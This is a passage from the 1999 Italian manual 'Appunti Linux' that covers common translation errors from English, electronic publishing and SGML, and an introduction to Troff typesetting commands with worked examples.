## 100.5 Riferimenti

- Michele Dalla Silvestra, *Scrittura testi per l'ILDP*
- Robert Kiesling, *The LDP Style Mini-HOWTO*
- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991
- *Scienza, tecnologia e arte della stampa e della comunicazione*: Giuseppe Orsello, *Preparazione del manoscritto*

  <*http://ape.apenet.it/Grafica/Grafica01/1206.html*>.
- Marco Gaiarin, *Linux Italian HOWTO*
- Maurizio Pistone, *Lingua italiana e altra linguistica*

  <*http://www.freeweb.org/letteratura/pistone/linguaitaliana.html*>

- *Dictionnaire panlatin de l'informatique*
  <*http://www.tele3.net/dicoinfo/_bdt.htm*>
- *NetGlos - The Multilingual Glossary of Internet Terminology*
  <*http://wwli.com/translation/netglos/netglos.html*>
- *Amiga Translators' Organization*
  <*http://bilbo.di.unipi.it/~ato-it/*>
- *Dizionario di Informatica*
  <*http://www.zdnet.it/Dizionario/*>

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 101

# Strafalcioni comuni

Questo capitolo è un contributo di Ottavio G. Rizzo, rizzo@maths.univ-rennes1.fr, a cui va il merito di averlo scritto.

Questo capitoletto vuole essere d'aiuto a chi scrive in italiano sotto l'influenza della prosa inglese, sia perché sta traducendo, sia perché è abituato a leggere solo documentazione tecnica scritta in inglese. Il problema più evidente, ma più facile da affrontare, è quello dei «falsi amici»: quei termini che, pur assomigliandosi (e pur avendo, spesso, la stessa etimologia), hanno significati diversi nelle due lingue. Gli esempi più celebri sono «factory/fattoria» e «cold/caldo».

Il problema meno evidente, e per questo più insidioso, è dato dalle altre differenze fra le due lingue: differenze di punteggiatura e sull'uso delle maiuscole, ad esempio; oppure nella struttura delle frasi. Trascurando queste particolarità si rischia di ottenere un testo che è formalmente in italiano, ma che non «suona» come tale; nella seconda sezione diamo qualche esempio comune per illustrare questi concetti, ma ricordiamo al lettore che le possibilità sono infinite e che l'unico modo per scrivere in buon italiano è leggere tanto buon italiano (così come per qualsiasi linguaggio di programmazione).

## 101.1 Falsi amici

I «falsi amici» sono quei termini inglesi che sembrano avere una traduzione ovvia in italiano, che però non è corretta. Lo specchietto che si vede nella tabella 101.1 mostra la traduzione corretta di alcuni termini, frequenti nei testi informatici, lasciando intuire l'errore comune che si fa al riguardo.

| | |
|---|---|
| consistent | coerente |
| exhaustive | esauriente |
| line | riga (quasi sempre) |
| set | insieme («set» è tennistico) |
| to set | impostare («settare» è obbrobrioso) |
| re* (recursive) | ri* (ricorsivo) |
| to process | elaborare |
| to assume | supporre |
| proper (agg.) | giusto, corretto |
| proper (avv.) | vero e proprio |
| to support | si usi, per quanto possibile, una perifrasi |
| to return something | restituire qualcosa («ritornare» è intransitivo) |

Tabella 101.1: Traduzioni corrette dei «falsi amici».

## 101.2 Ortografia e sintassi

Quello che segue è un elenco di annotazioni riguardo all'uso dell'ortografia e della sintassi.

- La «e» o la «o» che introduce l'ultimo termine di un elenco non va preceduta da virgola. In inglese americano la norma è di usare la virgola (ma gli inglesi non la usano); a volte in italiano la virgola ci sta, ma di solito no!

- Se le frasi sono negative, allora devono essere separate con «né». Per esempio:

  ```
  File che hanno questo bit settato non possono essere cancellati con DEL
  o modificati.
  ```

  va sostituito con:

  ```
  I file che hanno questo bit impostato non possono essere cancellati con
  DEL né modificati.
  ```

- I periodi italiani sono più complessi di quelli inglesi, a parità di registro. Come buona regola, metà dei punti fermi vanno sostituiti con congiunzioni, subordinate, due punti o punti e virgola. L'esempio seguente di traduzione viene da *hostname(1)*.

  ```
  -F, --file filename
          Read  the  host  name from the specified file. Com
          ments (lines starting with a '#') are ignored.
  ```

```
-F, --file nomefile
        Legge il nome dell'host dal file specificato, igno
        rando i commenti (righe che iniziano con '#').
```

- L'uso del futuro in inglese è diverso da quello dell'italiano. L'esempio proviene da *mpage(1)*.

```
 -O     Print  2  normal  pages per sheet. But, this option
        will print every first and forth page of every  set
        of  four pages.  This option will ignore the -a and
        -l options.
```

```
 -O    Stampa due pagine normali per foglio: questa opzione,
       però, stampa la prima e la quarta pagina per ogni dato
       insieme di quattro pagine. Questa opzione ignora le
       opzioni -a e -l.
```

- I nomi dei mesi sono minuscoli.
- I numeri piccoli vanno scritti preferibilmente per esteso.
- In italiano si usa, di solito, la sequenza nome+aggettivo; il contrario, aggettivo+nome, per quanto accettabile, ha spesso un significato diverso. Per esempio, si osservi la differenza tra «pover'uomo» e «uomo povero».
- Bisogna sempre concordare il genere grammaticale: «la directory padre» non ha senso.
- Spesso chi scrive in inglese usa contorsioni grammaticali assurde per evitare di denotare il genere della terza persona singolare; in particolare, si può trovare «they» o «their» usati al singolare: ovviamente in italiano non si fa! L'esempio proviene da *finger(1)*

```
Mail status is shown as ``No Mail.'' if there is no mail at all,
``Mail last read DDD MMM ## HH:MM YYYY (TZ)'' if the person has
looked at their mailbox since new mail arriving, or ``New mail re-

ceived ...'', ``  Unread since ...'' if they have new mail.
```

# Evoluzione dell'editoria elettronica

Con il termine «editoria elettronica», si vuole fare riferimento agli strumenti utilizzabili per produrre documentazione di buona qualità dal punto di vista tipografico. L'approccio di un programma per l'editoria può essere fondamentalmente di due tipi:

- a formattazione visuale o WYSIWYG (*What You See Is What You Get*);[1]
- a composizione differita.

Nel primo caso, durante la stesura, il documento appare sullo schermo con lo stesso aspetto che avrebbe se venisse stampato in quel momento. Nel secondo, si scrive un file di testo normale con l'inserimento di comandi, come se si trattasse di un linguaggio di programmazione; quindi si passa alla composizione (una sorta di compilazione) attraverso la quale viene generato normalmente il file finale pronto per essere inviato alla stampa.

Il primo tipo di composizione è decisamente più pesante sotto l'aspetto elaborativo, e si presta in particolare per i documenti brevi. Il secondo ha lo svantaggio di non permettere la verifica del risultato finale fino a quando non avviene la composizione, però richiede solo l'utilizzo di un programma normalissimo per la creazione e la modifica di file di testo, e solo al momento della composizione c'è bisogno di un'elaborazione consistente. In questo senso è più adatto alla redazione di documenti di grandi dimensioni.

Raramente si riescono a trovare programmi in grado di conciliare entrambe le esigenze. Nel sistema operativo Dos, il programma Ventura Publisher è stato un precursore di questa doppia filosofia: permetteva sia la formattazione visuale che differita, perché si basava su un sorgente che poteva essere modificato con un programma di scrittura a caratteri.

## 102.1 Evoluzione

L'editoria elettronica non è più solo cartacea. In particolare esistono gli ipertesti, cioè documenti elettronici la cui consultazione avviene attraverso riferimenti e non in modo puramente sequenziale.

In questo senso, se l'editoria elettronica viene vista come mezzo di documentazione generale non più orientata a un supporto particolare, non può avere immediatamente una rappresentazione finale definitiva. Per esempio, un documento in HTML non potrà mai essere identico a un documento stampato.

Quando si vuole produrre un documento compatibile con diversi tipi di supporti (carta, ipertesto HTML, guida interna, ecc.) non si possono avere pretese stilistiche particolari, e un programma visuale diventa quasi inutile.

A fianco di questi problemi di compatibilità, si aggiungono delle esigenze nuove, come per esempio la possibilità di estrarre dal documento elettronico determinati tipi di informazioni necessarie ad alimentare una base di dati. In questo senso, le informazioni cercate, oltre che riconoscibili all'interno del formato utilizzato, devono essere coerenti e complete.

Comunque, anche nell'ambito dell'editoria cartacea tradizionale, la prima esigenza che è stata sentita è quella dell'uniformità stilistica, cosa che sarebbe bene fosse controllabile anche attraverso il sistema elettronico di composizione.

## 102.2 Codifica del testo (markup)

Il termine *markup* (o marcatura) deriva dall'ambiente tipografico dove è stato usato per definire le annotazioni fatte su una bozza, allo scopo di segnalare al compositore o al dattilografo il modo con cui alcune parti del testo andavano evidenziate o corrette. A tale proposito, esiste uno standard nella simbologia da utilizzare in questi casi, e la si ritrova ancora nei libri di tipografia. Queste annotazioni simboliche possono riferirsi all'aspetto dei caratteri, all'allineamento dei paragrafi, alle spaziature, e via dicendo.

Nell'editoria elettronica, il concetto alla base del termine *markup* si è esteso in modo da includere i simboli speciali, o meglio, la codifica inserita nel testo per permetterne l'elaborazione.

Volendo generalizzare, la codifica del testo è tutto ciò che ne esplicita l'interpretazione. A livello umano, la stessa punteggiatura, e certe forme di spaziatura, sono la codifica che serve a chiarire il significato del testo, diventando parte essenziale di questo. Oggi non sarebbe comprensibile separare concettualmente la punteggiatura dal testo, però in passato è stato così. Basta pensare ai telegrammi, o all'apparizione di questi simboli nella storia della scrittura.

[1] «Ciò che si vede è ciò che si ottiene»

### 102.2.1 Linguaggio di markup

La tecnica di composizione del testo utilizzando l'inserimento di marcatori o di codici, richiede la definizione di una serie di convenzioni, tali da definire un ***linguaggio di markup***. Un tale linguaggio deve specificare quale tipo di marcatura è utilizzabile, quale è richiesta, in che modo si distingua dal testo e quale sia il suo significato.

I linguaggi di *markup* possono essere diversi, e si distinguono due gruppi fondamentali: linguaggi procedurali, e linguaggi descrittivi.

Un linguaggio di *markup* procedurale serve a definire il processo da svolgere in un punto particolare del documento. È come un linguaggio di programmazione in cui si usano chiamate di funzioni, o di procedure, per compiere le operazioni richieste. Per esempio può trattarsi ordini riferiti alla scrittura del testo, allo spostamento, alla definizione di margini, del salto pagina, e tutto ciò che si rende necessario. In questo senso, un linguaggio di *markup* procedurale consente generalmente la definizione completa di tutto ciò che serve a stabilire l'aspetto finale del documento stampato (o visualizzato).

Un linguaggio di *markup* descrittivo, al contrario, usa la codifica dei marcatori per classificare le parti del documento, dando loro un nome. In pratica, si delimitano queste porzioni di testo e si definisce la loro appartenenza a una determinata categoria identificata da un nome. In tal modo, questo tipo di linguaggio di *markup* non è in grado di fornire indicazioni sull'aspetto finale del documento, in quanto il suo scopo è solo quello di definire la struttura del testo. Evidentemente sarà compito di un'altra applicazione utilizzare le informazioni sulla struttura del testo per generare un formato finale, secondo regole e definizioni stabilite al di fuori del linguaggio descrittivo stesso.

### 102.2.2 Vantaggi di un linguaggio descrittivo

Un linguaggio di *markup* descrittivo, nel momento in cui non si prende carico di definire l'aspetto finale del documento, pone l'accento sul contenuto e non sull'apparenza. Questo è fondamentale quando il «documento» viene inteso come informazione pura che possa materializzarsi in forme molto diverse.

> L'informazione «pura», in quanto tale, richiede anche che sia espressa attraverso un formato indipendente dalle piattaforme, e soprattutto dai formati proprietari.

## 102.3 SGML

L'SGML è un linguaggio di *markup* descrittivo, definito dallo standard *ISO 8879: Information processing—Text and office systems—Standard Generalized Markup Language (SGML)*, (1986). L'SGML è uno standard internazionale per la definizione di metodi di rappresentazione del testo in forma elettronica in modo indipendente dall'hardware e dal sistema utilizzato.

### 102.3.1 Linguaggio descrittivo

Come accennato, l'SGML è un linguaggio di *markup* descrittivo. Questo permette a un documento steso secondo questo linguaggio, di essere elaborato da programmi differenti, per scopi diversi, dove la stampa o comunque la semplice lettura testuale del contenuto sia solo uno dei tanti possibili obbiettivi da raggiungere. Si è già accennato alla possibilità di estrarre informazioni da un documento per l'utilizzo in una base di dati, e questo particolare dovrebbe essere sufficiente per intuire il senso di tale approccio descrittivo.

### 102.3.2 Definizione del tipo di documento

L'SGML utilizza il concetto di «tipo di documento» e di «definizione del tipo di documento». Per la precisione di parla di DTD, ovvero, *Document Type Definition*. In pratica, nell'ambito dell'SGML, è necessario che sia stato definito il modo in cui i vari elementi del testo possono essere utilizzati. Ciò che non è definito, non può essere usato, e quello che è stato definito deve rispettare le regole stabilite.

A titolo di esempio, si può immaginare la definizione di un tipo di documento riferito alla scrittura di lettere commerciali. La lettera deve contenere degli elementi essenziali: il mittente, uno o più destinatari, la data, l'oggetto, il corpo, l'indicazione di colui che la firma, e la sigla del dattilografo che la scrive materialmente. Tutti questi elementi devono essere presenti, e probabilmente anche con un certo ordine (l'indicazione di chi firma deve trovarsi in fondo, e non all'inizio). Inoltre, questi elementi possono scomporsi in altri elementi più dettagliati; per esempio, l'informazione sulla persona che firma può comporsi della qualifica, il titolo personale, il nome e il cognome. Il DTD deve prendersi carico di definire tutto questo, stabilendo ciò che è legale e cosa invece non lo sia.

In questo modo, poi, un documento SGML può essere analizzato da un programma speciale (*SGML parser*), per la verifica del rispetto di queste regole, prima di utilizzare in qualunque modo questo documento.

L'SGML, assieme al DTD, garantendo l'uniformità dei documenti dello stesso tipo, consente di uniformare i procedimenti successivi. Per tornare all'esempio precedente, da un punto di vista di puro contenuto del testo, non dovrebbe essere importante l'ordine degli elementi che lo compongono, quando sia possibile distinguerli. Tuttavia, una lettera che inizia con la firma e finisce con l'indicazione del destinatario, non è scritta nel modo corretto; così il DTD potrebbe essere progettato in modo da imporre un certo ordine, a vantaggio delle elaborazioni successive.

### 102.3.3 Indipendenza dei dati

Nella definizione di SGML si è affermato che si tratta di uno standard indipendente dall'hardware e dal sistema utilizzato. Questa indipendenza riguarda la rappresentazione del testo, che non può fare affidamento su una codifica (ASCII) particolare.

Si pensi all'uso di lettere accentate e di simboli speciali che non possono essere rappresentati con lo standard tradizionale dell'ASCII a 7 bit. Si pensi a cosa accadrebbe se un testo scritto con caratteri ISO Latin-1 venisse elaborato in un sistema configurato per una codifica differente: quei simboli e quelle lettere potrebbero risultare modificati. D'altro canto, la stessa scrittura di determinati caratteri potrebbe essere un problema, non disponendo di una tastiera adatta.

Ecco quindi il significato dell'indipendenza dall'hardware (fondamentalmente la tastiera) e dal sistema (principalmente la codifica dei simboli utilizzati).

Per ottenere questo risultato, l'SGML utilizza un meccanismo di sostituzione di stringhe, denominato ***entità***, attraverso cui si stabilisce il rimpiazzo di tali entità con qualcosa di adeguato, quando il documento viene elaborato.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xxii

# Editoria elettronica in pratica

# Introduzione a *roff

Troff e Nroff sono programmi di elaborazione e impaginazione testi per la produzione di documenti di qualità che possano essere riprodotti anche attraverso sistemi di stampa elementare, come gli schermi dei terminali a caratteri. Troff e Nroff sono due programmi più o meno compatibili che si completano a vicenda: il primo permette la stampa di qualità grafica, mentre il secondo è specializzato per la produzione di formati elementari come quello per lo schermo a caratteri. La distinzione è dettata dalla tradizione, dal momento che spesso si tratta dello stesso programma, avviato con nomi differenti.

Troff è nato nel 1973, scritto in linguaggio *assembler* per il PDP-11, e successivamente riscritto in C. Oggi Troff fa parte della storia di Unix; per quanto riguarda GNU/Linux e il software libero in generale, ne esiste una realizzazione di GNU: Groff. Nonostante l'età, Troff viene usato ancora oggi per la produzione di documentazione tecnica, mentre e per l'uso quotidiano è il sistema di presentazione delle pagine di manuale dei sistemi Unix e derivati.

## 103.1 Logica di funzionamento ed esempio di partenza

Troff e Nroff si occupano di trasformare un testo, scritto con determinati codici di formattazione, in un formato intermedio che successivamente deve essere rielaborato da un programma specifico per il tipo di stampa o visualizzazione che si vuole ottenere. Per arrivare a questo, si utilizza normalmente una pipeline, più o meno nella forma seguente:

`troff` ⟨*sorgente-troff*⟩ | ⟨*programma-di-rielaborazione*⟩

`nroff` ⟨*sorgente-nroff*⟩ | ⟨*programma-di-rielaborazione*⟩

Per il momento, questo deve essere visto solo come un concetto di massima, perché in pratica manca ancora qualcosa. Lo sviluppo di questo sistema di composizione ha portato alla nascita di programmi di contorno che si occupano di semplificare la descrizione tipografica di elementi comuni di composizione. Questi programmi si collocano generalmente prima di **`troff`** o **`nroff`**. Nello schema seguente si fa un esempio dell'uso di Eqn, un filtro che facilita l'inserimento delle equazioni in un sorgente Troff.

`eqn` ⟨*sorgente-troff*⟩ | `troff` | ⟨*programma-di-rielaborazione*⟩

In tal caso, come si vede, **`troff`** riceve il sorgente dallo standard input.

### 103.1.1 $ troff, nroff

`troff [`⟨*opzioni*⟩`] [`⟨*sorgente-troff*⟩`...]`

`nroff [`⟨*opzioni*⟩`] [`⟨*sorgente-nroff*⟩`...]`

**`troff`** e **`nroff`** trasformano i file indicati tra gli argomenti, oppure lo standard input, in un formato intermedio contenente le informazioni necessarie per ottenerne la stampa o la visualizzazione. Il sorgente per **`troff`** è un po' diverso da quello di **`nroff`**, e in generale si usa quasi sempre solo il primo, essendo quello che richiede l'indicazione di più dettagli.

Alcune opzioni

`-a`

Genera un risultato approssimativo del risultato, in formato testo (ASCII).

`-i`

Dopo aver letto i file indicati negli argomenti, legge anche dallo standard input.

`-n`⟨*n-iniziale*⟩

Permette di stabilire esplicitamente il numero della prima pagina.

`-o`⟨*elenco-pagine*⟩

Permette di specificare le pagine da stampare. L'elenco è separato da virgole (senza l'inserzione di spazi), e si possono indicare degli intervalli attraverso una notazione del tipo ***`m-n`***. In particolare, se in un intervallo non viene indicata la pagina iniziale, si intende la prima, se invece manca quella finale, si intende l'ultima.

`-r`⟨*registro*⟩⟨*numero*⟩

Permette di definire il valore di un registro. Il registro è espresso da un lettera alfabetica, mentre il numero può essere espresso attraverso un'espressione numerica di Troff.

`-m`⟨*nome*⟩

Definisce il nome di un gruppo di macro da utilizzare prima di iniziare l'interpretazione dei file. Si tratta del riferimento al file che corrisponde al modello `tmac.`⟨*nome*⟩, contenuto in una directory appropriata in base alla realizzazione di Troff.

`-T`⟨*nome-dispositivo*⟩

Permette di specificare il tipo di dispositivo di stampa, o di visualizzazione, per il quale viene formattato il documento. Anche se il formato generato da Troff non è quello finale, questo dipende dalla scelta fatta con questa opzione.

`-F`⟨*percorso*⟩

Permette di indicare la directory contenente le informazioni sui caratteri che si vogliono utilizzare.

Esempi

`$` **`troff -Tps -ms mio.troff`**

Elabora il file `mio.troff`, utilizzando il dispositivo **`ps`** e il pacchetto di macro **`s`** (`tmac.s`).

`$` **`troff -Tps -ms -o4,6,8-10 mio.troff`**

Come nell'esempio precedente, limitandosi a emettere il risultato riferito alle pagine 4, 6, 8, 9 e 10.

### 103.1.2 Macro e stile

I sorgenti Troff potrebbero essere realizzati fornendo tutte le indicazioni necessarie a definire l'aspetto finale del documento e utilizzando solo le istruzioni elementari di questo sistema di composizione. In alternativa possono essere definite delle macro, all'interno del sorgente stesso o in file esterni. È normale fare uso di Troff facendo riferimento a un file di macro esterno, che in pratica permette di definire uno stile generale del documento; per questo si utilizza l'opzione standard **`-m`**, come verrà mostrato in seguito negli esempi. In ogni caso il pacchetto di macro più comune, già dalle origini di Troff, è **`s`**, corrispondente al file `tmac.s`.[1]

### 103.1.3 Istruzioni contenute nel testo sorgente

Le istruzioni di Troff possono distinguersi fondamentalmente in: comandi, che iniziano sempre con un punto singolo nella prima colonna del sorgente, e sequenze di escape che possono essere collocate all'interno del testo normale. Un comando appare sempre da solo in una riga, come nel caso seguente,

```
Testo normale
.ft B
testo in neretto
```

dove **`testo normale`** e **`testo in neretto`** sono intesi come una sequenza che potrebbe risultare riprodotta sulla stessa riga, e in ogni caso appartenente allo stesso paragrafo. In particolare, dopo l'apparizione del comando **`.ft B`**, il testo verrà reso in neretto. Una sequenza di escape, al contrario, non interrompe il testo nel sorgente:

```
Testo normale \fBtesto in neretto
```

In questo caso, **`\fB`** è una sequenza di escape che indica l'inizio del neretto. Come si può intuire, non è possibile iniziare una riga di testo con un punto, perché questo verrebbe interpretato come un comando di Troff; nello stesso modo, alcune sequenze di escape seguite da testo normale possono essere interpretate in modo erroneo.

### 103.1.4 Spazi superflui

Troff è sensibile alla presenza di spazi orizzontali e verticali superflui; questi vengono mantenuti nel documento finale. In condizioni normali, Troff ignora le interruzioni di riga inserite nel sorgente: quando quello che segue è un comando o un'altra riga di testo, sostituisce queste interruzioni con uno spazio orizzontale normale, ricomponendo in pratica i paragrafi a seconda del formato finale.

### 103.1.5 Esempio per cominciare

Anche se non è stato ancora mostrato il «linguaggio» di un sorgente Troff, contando sull'intuizione del lettore, è il caso di proporre un esempio elementare che permetta di verificarne il funzionamento.

[1] Nel caso di Troff GNU, installato su GNU/Linux, il file si potrebbe trovare nella directory `/usr/lib/groff/tmac/`.

```
.\"  Questo è un esempio di documento scritto utilizzando il linguaggio
.\"  di composizione Troff.
.\"
.\"  Viene definita la dimensione del testo: il margine sinistro di
.\"  4 cm, e l'ampiezza del testo di 8 cm.
.po 4c
.ll 8c
.\"  Inizia il documento.
.ft B
1. Introduzione a Troff

.ft P
Questo \('e un esempio di documento scritto in modo
tale da poter essere elaborato con Troff.
In questo caso, si presume che verr\('a utilizzato
lo stile ``\fBs\fP'' (con l'opzione \fB\-ms\fP).

.ft B
1.1 Paragrafi

.ft P
Il testo di un paragrafo termina quando nel sorgente viene
incontrata una riga vuota.

Per la precisione, gli spazi verticali vengono rispettati,
per cui le righe vuote si traducono in spazi tra i paragrafi,
anche quando queste sono pi\('u di una.



Questo \('e l'inizio di un nuovo paragrafo dopo tre righe
vuote di separazione.
```

Supponendo che il file si chiami `esempio.troff` e che si utilizzi la versione GNU di Troff, si potrebbe ottenere la conversione in PostScript attraverso il comando seguente, che genera il file `esempio.ps`.

```
$ troff -Tps -ms esempio.troff | grops > esempio.ps
```

In alternativa, si potrebbe ottenere un file adatto per la visualizzazione attraverso un terminale a caratteri, con il comando seguente:

```
$ troff -Tlatin1 -ms esempio.troff | grotty > esempio.tty
```

I risultati si vedono rispettivamente in figura 103.1 e 103.2. Da queste non si vedono i margini, ma per il momento il problema è trascurabile.

In questo esempio si fa uso del pacchetto di macro **`s`**, che tra le altre cose definisce i margini del testo. All'inizio del sorgente sono stati usati espressamente dei comandi per modificare i margini, in deroga a quando prestabilito dallo stile del pacchetto di macro prescelto.

## 103.2 Istruzioni fondamentali di Troff

In queste sezioni viene mostrato l'uso di alcune istruzioni fondamentali di Troff. La loro descrizione è limitata anche in considerazione del fatto che Troff è un sistema di composizione obsoleto, benché tuttora efficace, e al suo posto conviene approfondire piuttosto l'uso di altri programmi, come TeX per esempio.

Alla fine di queste sezioni si trova una tabella riassuntiva dei comandi «vitali» di Troff, cioè di quelli che vengono descritti qui.

### 103.2.1 Argomenti numerici e unità di misura

Alcuni comandi hanno un argomento numerico che esprime una quantità o una dimensione. A seconda della circostanza, tale valore può essere espresso in modo fisso, oppure come incremento o riduzione. Se è ammissibile l'incremento, tale numero può essere indicato prefissato dal segno **`+`**, se è possibile la riduzione può essere prefissato dal segno **`-`**. Gli incrementi e le riduzioni permettono di scrivere istruzioni relative, che si adattano a seconda di altre scelte già fatte nel sorgente Troff. In alcuni casi ci sono dei valori che possono essere espressi in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

Quando gli argomenti riguardano valori che esprimono una lunghezza, possono essere seguiti immediatamente da una lettera che ne esprima l'unità di misura. La tabella 103.1 mostra l'elenco di queste

**1. Introduzione a Troff**

Questo è un esempio di documento scritto in modo tale da poter essere elaborato con Troff. In questo caso, si presume che verrà utilizzata lo stile **“s”** (con l’opzione −**ms**).

**1.1 Paragrafi**

Il testo di un paragrafo termina quando nel sorgente viene incontrata una riga vuota.

Per la precisione, gli spazi verticali vengono rispettati, per cui le righe vuote si traducono in spazi tra i paragrafi, anche quando queste sono più di una.

Questo è l’inizio di un nuovo paragrafo dopo tre righe vuote di separazione.

Figura 103.1: Il risultato della composizione del sorgente Troff di esempio in PostScript.

```
1. Introduzione a Troff

Questo  è  un  esempio di docu-
mento scritto in modo  tale  da
poter   essere   elaborato  con
Troff.  In questo caso, si pre-
sume  che  verrà  utilizzata lo
stile  ``s''   (con   l'opzione
-ms).

1.1 Paragrafi

Il  testo  di un paragrafo ter-
mina quando nel sorgente  viene
incontrata una riga vuota.

Per  la  precisione,  gli spazi
verticali  vengono  rispettati,
per  cui le righe vuote si tra-
ducono in  spazi  tra  i  para-
grafi, anche quando queste sono
più di una.


Questo è l'inizio di  un  nuovo
paragrafo  dopo tre righe vuote
di separazione.
```

Figura 103.2: Il risultato della composizione del sorgente Troff di esempio in un file adatto alla visualizzazione attraverso un terminale a caratteri.

sigle.

| Sigla | Unità di misura corrispondente |
|---|---|
| i | Pollici. |
| c | Centimetri. |
| P | Pica = 1/6 di pollice. |
| m | Dimensione della lettera «m». |
| n | Dimensione della lettera «n». |
| p | Punti = 1/72 di pollice. |
| u | Unità base. |
| v | Altezza della riga. |

Tabella 103.1: Sigle di identificazione dell'unità di misura.

### 103.2.2 Dimensione e distanza tra le righe

Normalmente, il corpo dei caratteri è di 10 punti e la distanza tra le righe è di 12 punti. Il comando normale per ridefinire il corpo è **`.ps`**, che sta per *Point Size*:

`.ps [[+|-]`*n*`]`

Come si vede dallo schema sintattico, questo comando ammette la possibilità di fissare il valore, oppure di incrementarlo e di diminuirlo indicando una dimensione espressa in punti tipografici (lo si intuisce dal nome). Se non viene fornito l'argomento numerico, si intende ripristinare la dimensione al valore fissato precedentemente.

In alternativa può essere usata la sequenza di escape **`\s`**, secondo la sintassi seguente:

`\s[+|-]`*n*

È importante osservare che il numero di punti che può essere indicato dipende dalla disponibilità effettiva in base al tipo di carattere a disposizione; inoltre, nel caso della sequenza di escape **`\s`**, possono essere utilizzate solo **due** cifre numeriche. In particolare, se si utilizza la dimensione nulla, cioè il numero zero, si ottiene il ripristino della dimensione precedente.

> Quando si usa la sequenza **`\s`** per specificare un valore composto da una sola cifra numerica, è importante che il carattere successivo non sia un numero, altrimenti si riesce a confondere Troff.

Il ridimensionamento dei caratteri viene usato normalmente assieme al controllo della distanza tra le righe. Per questo si usa il comando **`.vs`** (*Vertical Space*).

`.vs [`*n*`[`⟨*unità-di-misura*⟩`]]`

L'argomento numerico serve a precisare la distanza tra la base di una riga e la base di quella successiva. Il valore viene espresso normalmente in punti, a meno che sia specificato un tipo di unità di misura speciale. In mancanza dell'argomento numerico, il comando ripristina la distanza precedente.

> Di solito, la distanza tipica tra le righe è pari al 120% del corpo dei caratteri utilizzati.

Tra due righe può essere indicato anche uno spazio aggiuntivo, attraverso il comando **`.sp`** (*Space*).

`.sp [`*n*`[`⟨*unità-di-misura*⟩`]]`

La sintassi di **`.sp`** è la stessa di **`.vs`**, con la differenza che si riferisce a uno spazio aggiuntivo inserito una sola volta in corrispondenza della posizione del comando. In particolare, se **`.sp`** viene usato senza argomento, si ottiene una riga bianca vuota della dimensione attuale dell'altezza delle righe.

#### Esempi

```
Testo normale
.ps 24
testo ingrandito
```

Cambia il corpo del testo che segue il comando, senza curarsi della distanza tra le righe.

```
Il sistema operativo GNU/L\s8INUX\s0 funziona su...
```

Ammesso che il testo normale abbia un corpo di 10 punti, fa in modo che la parola «LINUX» sia ottenuta con un'iniziale di dimensione normale, e la parte restante con lettere leggermente ridotte (8 punti). Alla fine, il corpo precedente viene ripristinato.

```
.ps 24
.vs 28p
```

Cambia la dimensione del corpo e della distanza tra le righe.

```
.sp 1c
```

Inserisce uno spazio verticale aggiuntivo di 1 cm.

### 103.2.3 Caratteri

Storicamente, la gestione dei tipi di carattere di Troff è stata piuttosto limitata: erano disponibili 4 aree all'interno delle quali potevano essere «montati» tipi differenti di carattere. Queste aree esistono anche nelle versioni più recenti di Troff, e generalmente servono a contenere, nell'ordine: un carattere tondo, un corsivo, un neretto e una serie di simboli (che comunque si ottengono attraverso delle sequenze di escape). Per poter utilizzare caratteri differenti, occorreva sostituire il carattere di un'area, montando al suo posto quello desiderato. Attualmente, questa operazione non è più necessaria; generalmente si utilizzano i caratteri normali (quelli appena elencati) e si specifica un tipo di carattere differente da questi solo quando serve, senza bisogno di montarlo esplicitamente.

Quando si fa riferimento ai caratteri delle aree normali, si può utilizzare il comando **`.ft`** (*Font*), seguito da una sigla alfabetica che ne definisce la forma.

```
.ft [R|I|B]
```

Le lettere **`R`**, **`I`**, **`B`** indicano rispettivamente: *Roman*, *Italic* e *Bold*, riferendosi quindi a un carattere tondo normale, corsivo o neretto. Se non viene specificato l'argomento, il comando **`.ft`** ripristina il carattere usato precedentemente.

All'interno del testo può essere usata la sequenza **`\f`**, seguita immediatamente da una delle lettere viste per l'argomento di **`.ft`**. In particolare, **`\fP`** serve a ripristinare il carattere precedente.

Prima di proseguire vale la pena di vedere il significato di un comando un po' strano: **`.ul`** (*Underline*). Letteralmente si tratta di una richiesta di «sottolineatura» che interviene solo nel testo del sorgente che lo segue immediatamente. Tuttavia, tipograficamente parlando, il sottolineato è una forma di evidenziamento deprecabile, per cui questo si traduce in pratica in un corsivo.

Per utilizzare altri tipi di carattere oltre quelli standard che si trovano a essere già montati nel sistema di Troff, si può utilizzare il comando **`.ft`**, seguito da un argomento che esprima direttamente il tipo di carattere scelto. A questo proposito, è bene chiarire che le sigle **`R`**, **`I`** e **`B`** si riferiscono sempre ai tipi di carattere montati nelle prime tre aree standard, per cui, non è possibile caricare un tipo di carattere differente e pretendere poi di ottenerne il corsivo con il comando **`.ft I`**. La tabella 103.2 riporta l'elenco di alcuni tipi di carattere che dovrebbe essere possibile utilizzare con la propria realizzazione di Troff.

| Sigla | Descrizione |
|---|---|
| R | Generalmente è il Times normale. |
| I | Generalmente è il Times obliquo. |
| B | Generalmente è il Times neretto. |
| H | Helvetica. |
| HI | Helvetica corsivo. |
| HB | Helvetica neretto. |
| HBI | Helvetica neretto obliquo. |
| CR | Courier. |
| CI | Courier obliquo. |
| CB | Courier neretto. |
| CBI | Courier neretto obliquo. |

Tabella 103.2: Sigle di identificazione di alcuni tipi di carattere.

I caratteri speciali, tra cui eventualmente anche le lettere accentate, possono essere ottenuti attraverso delle sequenze di escape che iniziano con **`\(`** e si compongono di altri due caratteri. La tabella 103.3 mostra l'elenco di alcune di queste sequenze riferite alle lettere accentate.

Quando si utilizza Troff di GNU il problema delle lettere accentate è trascurabile, dal momento che si può scrivere il sorgente Troff utilizzando la codifica ISO 8859-1, cosa che consente la scrittura diretta di queste lettere senza la necessità di usare alcuna sequenza di escape. In ogni caso, ci sono altre sequenze che sono indispensabili per ottenere effetti tipografici particolari. La tabella 103.4 riassume i casi più importanti.

Infine, Troff consente l'uso delle lettere greche, utilizzando delle sequenze di escape che iniziano per **`\(*`** seguite immediatamente da una lettera (dell'alfabeto latino-inglese) che in qualche modo può avere una corrispondenza con quella greca.

#### Esempi

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| \(’a | á | \(’A | Á | \(ˆa | â | \(ˆA | Â | \(‘a | à |
